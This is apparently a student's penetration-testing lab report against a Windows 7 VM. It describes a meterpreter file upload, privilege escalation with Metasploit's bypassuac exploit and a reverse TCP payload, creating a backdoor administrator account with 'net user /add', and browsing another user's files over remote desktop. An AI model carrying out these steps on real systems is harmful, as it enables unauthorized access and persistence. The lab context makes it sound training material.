
First I created the file IMadeIT-nhard010.txt on Internal Kali, then using meterpreter I used the command "upload IMadeIT-nhard010.txt" to upload the file to Windows 7. I checked the file by opening it in the Windows 7 VM.

TASK C: PRIVILEGE ESCALATION

Step 1: Create Malicious Account









(1)First background the session and use the command “use /exploit/windows/local/bypassuac” to start a new exploit. (2) Set the reverse tcp payload, the lhost, the lport, and then exploit. (3)Use the getsystem and shell command to be able to create an account with admin privilege in the shell. (4)Add the use NatalieHardwicke with the “net user /add” command and then add the same user to the administrators group to ensure they have admin privilege in our previous session.


Step 2: Display TCP Connections



Here I used the netstat command to see the TCP connections and highlighted the connection to 192.168.10.13 (Internal Kali).

Step 3: Browse Files





In the screenshots above, first I created a connection as a remote desktop to the user that was created "NatalieHardwicke." Then in the next screenshot I went to the local disk, users, and clicked on the "windows 7" user to browse the files they have.